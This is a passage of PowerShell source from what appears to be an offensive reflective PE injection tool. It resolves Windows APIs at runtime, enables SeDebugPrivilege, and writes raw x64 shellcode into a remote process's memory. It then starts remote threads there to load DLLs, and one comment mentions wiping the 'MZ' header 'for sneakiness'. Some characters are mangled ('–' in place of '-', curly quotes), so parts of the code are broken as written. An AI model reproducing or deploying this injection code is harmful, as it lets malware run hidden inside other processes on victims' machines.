       $OpenThreadToken = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($OpenThreadTokenAddr, $OpenThreadTokenDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name OpenThreadToken -Value $OpenThreadToken
       
       $GetCurrentThreadAddr = Get-ProcAddress kernel32.dll GetCurrentThread
       $GetCurrentThreadDelegate = Get-DelegateType @() ([IntPtr])
       $GetCurrentThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetCurrentThreadAddr, $GetCurrentThreadDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name GetCurrentThread -Value $GetCurrentThread
       
       $AdjustTokenPrivilegesAddr = Get-ProcAddress Advapi32.dll AdjustTokenPrivileges
       $AdjustTokenPrivilegesDelegate = Get-DelegateType @([IntPtr], [Bool], [IntPtr], [UInt32], [IntPtr], [IntPtr]) ([Bool])
       $AdjustTokenPrivileges = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($AdjustTokenPrivilegesAddr, $AdjustTokenPrivilegesDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name AdjustTokenPrivileges -Value $AdjustTokenPrivileges
       
       $LookupPrivilegeValueAddr = Get-ProcAddress Advapi32.dll LookupPrivilegeValueA
       $LookupPrivilegeValueDelegate = Get-DelegateType @([String], [String], [IntPtr]) ([Bool])
       $LookupPrivilegeValue = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LookupPrivilegeValueAddr, $LookupPrivilegeValueDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name LookupPrivilegeValue -Value $LookupPrivilegeValue
       
       $ImpersonateSelfAddr = Get-ProcAddress Advapi32.dll ImpersonateSelf
       $ImpersonateSelfDelegate = Get-DelegateType @([Int32]) ([Bool])
       $ImpersonateSelf = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($ImpersonateSelfAddr, $ImpersonateSelfDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name ImpersonateSelf -Value $ImpersonateSelf
       
       # NtCreateThreadEx is only ever called on Vista and Win7. NtCreateThreadEx is not exported by ntdll.dll in Windows XP
       if (([Environment]::OSVersion.Version -ge (New-Object ‘Version’ 6,0)) -and ([Environment]::OSVersion.Version -lt (New-Object ‘Version’ 6,2))) {
           $NtCreateThreadExAddr = Get-ProcAddress NtDll.dll NtCreateThreadEx
           $NtCreateThreadExDelegate = Get-DelegateType @([IntPtr].MakeByRefType(), [UInt32], [IntPtr], [IntPtr], [IntPtr], [IntPtr], [Bool], [UInt32], [UInt32], [UInt32], [IntPtr]) ([UInt32])
           $NtCreateThreadEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($NtCreateThreadExAddr, $NtCreateThreadExDelegate)
           $Win32Functions | Add-Member -MemberType NoteProperty -Name NtCreateThreadEx -Value $NtCreateThreadEx
       }
       
       $IsWow64ProcessAddr = Get-ProcAddress Kernel32.dll IsWow64Process
       $IsWow64ProcessDelegate = Get-DelegateType @([IntPtr], [Bool].MakeByRefType()) ([Bool])
       $IsWow64Process = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($IsWow64ProcessAddr, $IsWow64ProcessDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name IsWow64Process -Value $IsWow64Process
       
       $CreateThreadAddr = Get-ProcAddress Kernel32.dll CreateThread
       $CreateThreadDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [IntPtr], [UInt32], [UInt32].MakeByRefType()) ([IntPtr])
       $CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr, $CreateThreadDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name CreateThread -Value $CreateThread
       
       return $Win32Functions
   }
   #

           
   #
   ###    HELPERS
   #

   #Powershell only does signed arithmetic, so if we want to calculate memory addresses we have to use this function
   #This will add signed integers as if they were unsigned integers so we can accurately calculate memory addresses
   Function Sub-SignedIntAsUnsigned
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [Int64]
       $Value1,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [Int64]
       $Value2
       )
       
       [Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
       [Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
       [Byte[]]$FinalBytes = [BitConverter]::GetBytes([UInt64]0)

       if ($Value1Bytes.Count -eq $Value2Bytes.Count)
       {
           $CarryOver = 0
           for ($i = 0; $i -lt $Value1Bytes.Count; $i++)
           {
               $Val = $Value1Bytes[$i] – $CarryOver
               #Sub bytes
               if ($Val -lt $Value2Bytes[$i])
               {
                   $Val += 256
                   $CarryOver = 1
               }
               else
               {
                   $CarryOver = 0
               }
               
               
               [UInt16]$Sum = $Val – $Value2Bytes[$i]

               $FinalBytes[$i] = $Sum -band 0x00FF
           }
       }
       else
       {
           Throw “Cannot subtract bytearrays of different sizes”
       }
       
       return [BitConverter]::ToInt64($FinalBytes, 0)
   }
   

   Function Add-SignedIntAsUnsigned
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [Int64]
       $Value1,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [Int64]
       $Value2
       )
       
       [Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
       [Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
       [Byte[]]$FinalBytes = [BitConverter]::GetBytes([UInt64]0)

       if ($Value1Bytes.Count -eq $Value2Bytes.Count)
       {
           $CarryOver = 0
           for ($i = 0; $i -lt $Value1Bytes.Count; $i++)
           {
               #Add bytes
               [UInt16]$Sum = $Value1Bytes[$i] + $Value2Bytes[$i] + $CarryOver

               $FinalBytes[$i] = $Sum -band 0x00FF
               
               if (($Sum -band 0xFF00) -eq 0x100)
               {
                   $CarryOver = 1
               }
               else
               {
                   $CarryOver = 0
               }
           }
       }
       else
       {
           Throw “Cannot add bytearrays of different sizes”
       }
       
       return [BitConverter]::ToInt64($FinalBytes, 0)
   }
   

   Function Compare-Val1GreaterThanVal2AsUInt
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [Int64]
       $Value1,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [Int64]
       $Value2
       )
       
       [Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
       [Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)

       if ($Value1Bytes.Count -eq $Value2Bytes.Count)
       {
           for ($i = $Value1Bytes.Count-1; $i -ge 0; $i–)
           {
               if ($Value1Bytes[$i] -gt $Value2Bytes[$i])
               {
                   return $true
               }
               elseif ($Value1Bytes[$i] -lt $Value2Bytes[$i])
               {
                   return $false
               }
           }
       }
       else
       {
           Throw “Cannot compare byte arrays of different size”
       }
       
       return $false
   }
   

   Function Convert-UIntToInt
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [UInt64]
       $Value
       )
       
       [Byte[]]$ValueBytes = [BitConverter]::GetBytes($Value)
       return ([BitConverter]::ToInt64($ValueBytes, 0))
   }

   Function Get-Hex
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       $Value #We will determine the type dynamically
       )

       $ValueSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Value.GetType()) * 2
       $Hex = “0x{0:X$($ValueSize)}” -f [Int64]$Value #Passing a IntPtr to this doesn’t work well. Cast to Int64 first.

       return $Hex
   }
   
   
   Function Test-MemoryRangeValid
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [String]
       $DebugString,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [System.Object]
       $PEInfo,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [IntPtr]
       $StartAddress,
       
       [Parameter(ParameterSetName = “Size”, Position = 3, Mandatory = $true)]
       [IntPtr]
       $Size
       )
       
       [IntPtr]$FinalEndAddress = [IntPtr](Add-SignedIntAsUnsigned ($StartAddress) ($Size))
       
       $PEEndAddress = $PEInfo.EndAddress
       
       if ((Compare-Val1GreaterThanVal2AsUInt ($PEInfo.PEHandle) ($StartAddress)) -eq $true)
       {
           Throw “Trying to write to memory smaller than allocated address range. $DebugString”
       }
       if ((Compare-Val1GreaterThanVal2AsUInt ($FinalEndAddress) ($PEEndAddress)) -eq $true)
       {
           Throw “Trying to write to memory greater than allocated address range. $DebugString”
       }
   }
   
   
   Function Write-BytesToMemory
   {
       Param(
           [Parameter(Position=0, Mandatory = $true)]
           [Byte[]]
           $Bytes,
           
           [Parameter(Position=1, Mandatory = $true)]
           [IntPtr]
           $MemoryAddress
       )
   
       for ($Offset = 0; $Offset -lt $Bytes.Length; $Offset++)
       {
           [System.Runtime.InteropServices.Marshal]::WriteByte($MemoryAddress, $Offset, $Bytes[$Offset])
       }
   }
   

   #Function written by Matt Graeber, Twitter: @mattifestation, Blog: http://www.exploit-monday.com/
   Function Get-DelegateType
   {
       Param
       (
           [OutputType([Type])]
           
           [Parameter( Position = 0)]
           [Type[]]
           $Parameters = (New-Object Type[](0)),
           
           [Parameter( Position = 1 )]
           [Type]
           $ReturnType = [Void]
       )

       $Domain = [AppDomain]::CurrentDomain
       $DynAssembly = New-Object System.Reflection.AssemblyName(‘ReflectedDelegate’)
       $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
       $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule(‘InMemoryModule’, $false)
       $TypeBuilder = $ModuleBuilder.DefineType(‘MyDelegateType’, ‘Class, Public, Sealed, AnsiClass, AutoClass’, [System.MulticastDelegate])
       $ConstructorBuilder = $TypeBuilder.DefineConstructor(‘RTSpecialName, HideBySig, Public’, [System.Reflection.CallingConventions]::Standard, $Parameters)
       $ConstructorBuilder.SetImplementationFlags(‘Runtime, Managed’)
       $MethodBuilder = $TypeBuilder.DefineMethod(‘Invoke’, ‘Public, HideBySig, NewSlot, Virtual’, $ReturnType, $Parameters)
       $MethodBuilder.SetImplementationFlags(‘Runtime, Managed’)
       
       Write-Output $TypeBuilder.CreateType()
   }

   #Function written by Matt Graeber, Twitter: @mattifestation, Blog: http://www.exploit-monday.com/
   Function Get-ProcAddress
   {
       Param
       (
           [OutputType([IntPtr])]
       
           [Parameter( Position = 0, Mandatory = $True )]
           [String]
           $Module,
           
           [Parameter( Position = 1, Mandatory = $True )]
           [String]
           $Procedure
       )

       # Get a reference to System.dll in the GAC
       $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split(”)[-1].Equals(‘System.dll’) }
       $UnsafeNativeMethods = $SystemAssembly.GetType(‘Microsoft.Win32.UnsafeNativeMethods’)
       # Get a reference to the GetModuleHandle and GetProcAddress methods
       $GetModuleHandle = $UnsafeNativeMethods.GetMethod(‘GetModuleHandle’)
       $GetProcAddress = $UnsafeNativeMethods.GetMethod(‘GetProcAddress’, [reflection.bindingflags] “Public,Static”, $null, [System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]), $null);
       # Get a handle to the module specified
       $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
       $tmpPtr = New-Object IntPtr
       $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)

       # Return the address of the function
       Write-Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
   }
   
   
   Function Enable-SeDebugPrivilege
   {
       Param(
       [Parameter(Position = 1, Mandatory = $true)]
       [System.Object]
       $Win32Functions,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [System.Object]
       $Win32Types,
       
       [Parameter(Position = 3, Mandatory = $true)]
       [System.Object]
       $Win32Constants
       )
       
       [IntPtr]$ThreadHandle = $Win32Functions.GetCurrentThread.Invoke()
       if ($ThreadHandle -eq [IntPtr]::Zero)
       {
           Throw “Unable to get the handle to the current thread”
       }
       
       [IntPtr]$ThreadToken = [IntPtr]::Zero
       [Bool]$Result = $Win32Functions.OpenThreadToken.Invoke($ThreadHandle, $Win32Constants.TOKEN_QUERY -bor $Win32Constants.TOKEN_ADJUST_PRIVILEGES, $false, [Ref]$ThreadToken)
       if ($Result -eq $false)
       {
           $ErrorCode = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
           if ($ErrorCode -eq $Win32Constants.ERROR_NO_TOKEN)
           {
               $Result = $Win32Functions.ImpersonateSelf.Invoke(3)
               if ($Result -eq $false)
               {
                   Throw “Unable to impersonate self”
               }
               
               $Result = $Win32Functions.OpenThreadToken.Invoke($ThreadHandle, $Win32Constants.TOKEN_QUERY -bor $Win32Constants.TOKEN_ADJUST_PRIVILEGES, $false, [Ref]$ThreadToken)
               if ($Result -eq $false)
               {
                   Throw “Unable to OpenThreadToken.”
               }
           }
           else
           {
               Throw “Unable to OpenThreadToken. Error code: $ErrorCode”
           }
       }
       
       [IntPtr]$PLuid = [System.Runtime.InteropServices.Marshal]::AllocHGlobal([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.LUID))
       $Result = $Win32Functions.LookupPrivilegeValue.Invoke($null, “SeDebugPrivilege”, $PLuid)
       if ($Result -eq $false)
       {
           Throw “Unable to call LookupPrivilegeValue”
       }

       [UInt32]$TokenPrivSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.TOKEN_PRIVILEGES)
       [IntPtr]$TokenPrivilegesMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($TokenPrivSize)
       $TokenPrivileges = [System.Runtime.InteropServices.Marshal]::PtrToStructure($TokenPrivilegesMem, [Type]$Win32Types.TOKEN_PRIVILEGES)
       $TokenPrivileges.PrivilegeCount = 1
       $TokenPrivileges.Privileges.Luid = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PLuid, [Type]$Win32Types.LUID)
       $TokenPrivileges.Privileges.Attributes = $Win32Constants.SE_PRIVILEGE_ENABLED
       [System.Runtime.InteropServices.Marshal]::StructureToPtr($TokenPrivileges, $TokenPrivilegesMem, $true)

       $Result = $Win32Functions.AdjustTokenPrivileges.Invoke($ThreadToken, $false, $TokenPrivilegesMem, $TokenPrivSize, [IntPtr]::Zero, [IntPtr]::Zero)
       $ErrorCode = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error() #Need this to get success value or failure value
       if (($Result -eq $false) -or ($ErrorCode -ne 0))
       {
           #Throw “Unable to call AdjustTokenPrivileges. Return value: $Result, Errorcode: $ErrorCode” #todo need to detect if already set
       }
       
       [System.Runtime.InteropServices.Marshal]::FreeHGlobal($TokenPrivilegesMem)
   }
   
   
   Function Create-RemoteThread
   {
       Param(
       [Parameter(Position = 1, Mandatory = $true)]
       [IntPtr]
       $ProcessHandle,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [IntPtr]
       $StartAddress,
       
       [Parameter(Position = 3, Mandatory = $false)]
       [IntPtr]
       $ArgumentPtr = [IntPtr]::Zero,
       
       [Parameter(Position = 4, Mandatory = $true)]
       [System.Object]
       $Win32Functions
       )
       
       [IntPtr]$RemoteThreadHandle = [IntPtr]::Zero
       
       $OSVersion = [Environment]::OSVersion.Version
       #Vista and Win7
       if (($OSVersion -ge (New-Object ‘Version’ 6,0)) -and ($OSVersion -lt (New-Object ‘Version’ 6,2)))
       {
           #Write-Verbose “Windows Vista/7 detected, using NtCreateThreadEx. Address of thread: $StartAddress”
           $RetVal= $Win32Functions.NtCreateThreadEx.Invoke([Ref]$RemoteThreadHandle, 0x1FFFFF, [IntPtr]::Zero, $ProcessHandle, $StartAddress, $ArgumentPtr, $false, 0, 0xffff, 0xffff, [IntPtr]::Zero)
           $LastError = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
           if ($RemoteThreadHandle -eq [IntPtr]::Zero)
           {
               Throw “Error in NtCreateThreadEx. Return value: $RetVal. LastError: $LastError”
           }
       }
       #XP/Win8
       else
       {
           #Write-Verbose “Windows XP/8 detected, using CreateRemoteThread. Address of thread: $StartAddress”
           $RemoteThreadHandle = $Win32Functions.CreateRemoteThread.Invoke($ProcessHandle, [IntPtr]::Zero, [UIntPtr][UInt64]0xFFFF, $StartAddress, $ArgumentPtr, 0, [IntPtr]::Zero)
       }
       
       if ($RemoteThreadHandle -eq [IntPtr]::Zero)
       {
           #Write-Error “Error creating remote thread, thread handle is null” -ErrorAction Stop
       }
       
       return $RemoteThreadHandle
   }


   Function Get-ImageNtHeaders
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [IntPtr]
       $PEHandle,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [System.Object]
       $Win32Types
       )
       
       $NtHeadersInfo = New-Object System.Object
       
       #Normally would validate DOSHeader here, but we did it before this function was called and then destroyed ‘MZ’ for sneakiness
       $dosHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PEHandle, [Type]$Win32Types.IMAGE_DOS_HEADER)

       #Get IMAGE_NT_HEADERS
       [IntPtr]$NtHeadersPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEHandle) ([Int64][UInt64]$dosHeader.e_lfanew))
       $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value $NtHeadersPtr
       $imageNtHeaders64 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMAGE_NT_HEADERS64)
       
       #Make sure the IMAGE_NT_HEADERS checks out. If it doesn’t, the data structure is invalid. This should never happen.
       if ($imageNtHeaders64.Signature -ne 0x00004550)
       {
           throw “Invalid IMAGE_NT_HEADER signature.”
       }
       
       if ($imageNtHeaders64.OptionalHeader.Magic -eq ‘IMAGE_NT_OPTIONAL_HDR64_MAGIC’)
       {
           $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders64
           $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $true
       }
       else
       {
           $ImageNtHeaders32 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMAGE_NT_HEADERS32)
           $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders32
           $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $false
       }
       
       return $NtHeadersInfo
   }

   #This function will get the information needed to allocated space in memory for the PE
   Function Get-PEBasicInfo
   {
       Param(        
       [Parameter(Position = 0, Mandatory = $true)]
       [System.Object]
       $Win32Types
       )
       
       $PEInfo = New-Object System.Object
       
       #Write the PE to memory temporarily so I can get information from it. This is not it’s final resting spot.
       [IntPtr]$UnmanagedPEBytes = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PEBytes.Length)
       [System.Runtime.InteropServices.Marshal]::Copy($PEBytes, 0, $UnmanagedPEBytes, $PEBytes.Length) | Out-Null
       
       #Get NtHeadersInfo
       $NtHeadersInfo = Get-ImageNtHeaders -PEHandle $UnmanagedPEBytes -Win32Types $Win32Types
       
       #Build a structure with the information which will be needed for allocating memory and writing the PE to memory
       $PEInfo | Add-Member -MemberType NoteProperty -Name ‘PE64Bit’ -Value ($NtHeadersInfo.PE64Bit)
       $PEInfo | Add-Member -MemberType NoteProperty -Name ‘OriginalImageBase’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.ImageBase)
       $PEInfo | Add-Member -MemberType NoteProperty -Name ‘SizeOfImage’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage)
       $PEInfo | Add-Member -MemberType NoteProperty -Name ‘SizeOfHeaders’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.SizeOfHeaders)
       $PEInfo | Add-Member -MemberType NoteProperty -Name ‘DllCharacteristics’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.DllCharacteristics)
       
       #Free the memory allocated above, this isn’t where we allocate the PE to memory
       [System.Runtime.InteropServices.Marshal]::FreeHGlobal($UnmanagedPEBytes)
       
       return $PEInfo
   }

   #PEInfo must contain the following NoteProperties:
   #    PEHandle: An IntPtr to the address the PE is loaded to in memory
   Function Get-PEDetailedInfo
   {
       Param(
       [Parameter( Position = 0, Mandatory = $true)]
       [IntPtr]
       $PEHandle,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [System.Object]
       $Win32Types,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [System.Object]
       $Win32Constants
       )
       
       if ($PEHandle -eq $null -or $PEHandle -eq [IntPtr]::Zero)
       {
           throw ‘PEHandle is null or IntPtr.Zero’
       }
       
       $PEInfo = New-Object System.Object
       
       #Get NtHeaders information
       $NtHeadersInfo = Get-ImageNtHeaders -PEHandle $PEHandle -Win32Types $Win32Types
       
       #Build the PEInfo object
       $PEInfo | Add-Member -MemberType NoteProperty -Name PEHandle -Value $PEHandle
       $PEInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value ($NtHeadersInfo.IMAGE_NT_HEADERS)
       $PEInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value ($NtHeadersInfo.NtHeadersPtr)
       $PEInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value ($NtHeadersInfo.PE64Bit)
       $PEInfo | Add-Member -MemberType NoteProperty -Name ‘SizeOfImage’ -Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage)
       
       if ($PEInfo.PE64Bit -eq $true)
       {
           [IntPtr]$SectionHeaderPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.NtHeadersPtr) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_NT_HEADERS64)))
           $PEInfo | Add-Member -MemberType NoteProperty -Name SectionHeaderPtr -Value $SectionHeaderPtr
       }
       else
       {
           [IntPtr]$SectionHeaderPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEInfo.NtHeadersPtr) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_NT_HEADERS32)))
           $PEInfo | Add-Member -MemberType NoteProperty -Name SectionHeaderPtr -Value $SectionHeaderPtr
       }
       
       if (($NtHeadersInfo.IMAGE_NT_HEADERS.FileHeader.Characteristics -band $Win32Constants.IMAGE_FILE_DLL) -eq $Win32Constants.IMAGE_FILE_DLL)
       {
           $PEInfo | Add-Member -MemberType NoteProperty -Name FileType -Value ‘DLL’
       }
       elseif (($NtHeadersInfo.IMAGE_NT_HEADERS.FileHeader.Characteristics -band $Win32Constants.IMAGE_FILE_EXECUTABLE_IMAGE) -eq $Win32Constants.IMAGE_FILE_EXECUTABLE_IMAGE)
       {
           $PEInfo | Add-Member -MemberType NoteProperty -Name FileType -Value ‘EXE’
       }
       else
       {
           Throw “PE file is not an EXE or DLL”
       }
       
       return $PEInfo
   }
   
   
   Function Import-DllInRemoteProcess
   {
       Param(
       [Parameter(Position=0, Mandatory=$true)]
       [IntPtr]
       $RemoteProcHandle,
       
       [Parameter(Position=1, Mandatory=$true)]
       [IntPtr]
       $ImportDllPathPtr
       )
       
       $PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
       
       $ImportDllPath = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($ImportDllPathPtr)
       $DllPathSize = [UIntPtr][UInt64]([UInt64]$ImportDllPath.Length + 1)
       $RImportDllPathPtr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, $DllPathSize, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
       if ($RImportDllPathPtr -eq [IntPtr]::Zero)
       {
           Throw “Unable to allocate memory in the remote process”
       }

       [UIntPtr]$NumBytesWritten = [UIntPtr]::Zero
       $Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RImportDllPathPtr, $ImportDllPathPtr, $DllPathSize, [Ref]$NumBytesWritten)
       
       if ($Success -eq $false)
       {
           Throw “Unable to write DLL path to remote process memory”
       }
       if ($DllPathSize -ne $NumBytesWritten)
       {
           Throw “Didn’t write the expected amount of bytes when writing a DLL path to load to the remote process”
       }
       
       $Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke(“kernel32.dll”)
       $LoadLibraryAAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, “LoadLibraryA”) #Kernel32 loaded to the same address for all processes
       
       [IntPtr]$DllAddress = [IntPtr]::Zero
       #For 64bit DLL’s, we can’t use just CreateRemoteThread to call LoadLibrary because GetExitCodeThread will only give back a 32bit value, but we need a 64bit address
       #    Instead, write shellcode while calls LoadLibrary and writes the result to a memory address we specify. Then read from that memory once the thread finishes.
       if ($PEInfo.PE64Bit -eq $true)
       {
           #Allocate memory for the address returned by LoadLibraryA
           $LoadLibraryARetMem = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, $DllPathSize, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
           if ($LoadLibraryARetMem -eq [IntPtr]::Zero)
           {
               Throw “Unable to allocate memory in the remote process for the return value of LoadLibraryA”
           }
           
           
           #Write Shellcode to the remote process which will call LoadLibraryA (Shellcode: LoadLibraryA.asm)
           $LoadLibrarySC1 = @(0x53, 0x48, 0x89, 0xe3, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe4, 0xc0, 0x48, 0xb9)
           $LoadLibrarySC2 = @(0x48, 0xba)
           $LoadLibrarySC3 = @(0xff, 0xd2, 0x48, 0xba)
           $LoadLibrarySC4 = @(0x48, 0x89, 0x02, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
           
           $SCLength = $LoadLibrarySC1.Length + $LoadLibrarySC2.Length + $LoadLibrarySC3.Length + $LoadLibrarySC4.Length + ($PtrSize * 3)
           $SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLength)
           $SCPSMemOriginal = $SCPSMem
           
           Write-BytesToMemory -Bytes $LoadLibrarySC1 -MemoryAddress $SCPSMem
           $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC1.Length)
           [System.Runtime.InteropServices.Marshal]::StructureToPtr($RImportDllPathPtr, $SCPSMem, $false)
           $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
           Write-BytesToMemory -Bytes $LoadLibrarySC2 -MemoryAddress $SCPSMem
           $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC2.Length)
           [System.Runtime.InteropServices.Marshal]::StructureToPtr($LoadLibraryAAddr, $SCPSMem, $false)
           $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
           Write-BytesToMemory -Bytes $LoadLibrarySC3 -MemoryAddress $SCPSMem
           $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC3.Length)
           [System.Runtime.InteropServices.Marshal]::StructureToPtr($LoadLibraryARetMem, $SCPSMem, $false)
           $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
           Write-BytesToMemory -Bytes $LoadLibrarySC4 -MemoryAddress $SCPSMem
           $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC4.Length)

           
           $RSCAddr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, [UIntPtr][UInt64]$SCLength, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
           if ($RSCAddr -eq [IntPtr]::Zero)
           {
               Throw “Unable to allocate memory in the remote process for shellcode”
           }
           
           $Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RSCAddr, $SCPSMemOriginal, [UIntPtr][UInt64]$SCLength, [Ref]$NumBytesWritten)
           if (($Success -eq $false) -or ([UInt64]$NumBytesWritten -ne [UInt64]$SCLength))
           {
               Throw “Unable to write shellcode to remote process memory.”
           }
           
           $RThreadHandle = Create-RemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
           $Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
           if ($Result -ne 0)
           {
               Throw “Call to CreateRemoteThread to call GetProcAddress failed.”
           }
           
           #The shellcode writes the DLL address to memory in the remote process at address $LoadLibraryARetMem, read this memory
           [IntPtr]$ReturnValMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSize)
           $Result = $Win32Functions.ReadProcessMemory.Invoke($RemoteProcHandle, $LoadLibraryARetMem, $ReturnValMem, [UIntPtr][UInt64]$PtrSize, [Ref]$NumBytesWritten)
           if ($Result -eq $false)
           {
               Throw “Call to ReadProcessMemory failed”
           }
           [IntPtr]$DllAddress = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ReturnValMem, [Type][IntPtr])

           $Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $LoadLibraryARetMem, [UIntPtr][UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
           $Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RSCAddr, [UIntPtr][UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
       }
       else
       {
           [IntPtr]$RThreadHandle = Create-RemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $LoadLibraryAAddr -ArgumentPtr $RImportDllPathPtr -Win32Functions $Win32Functions
           $Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
           if ($Result -ne 0)
           {
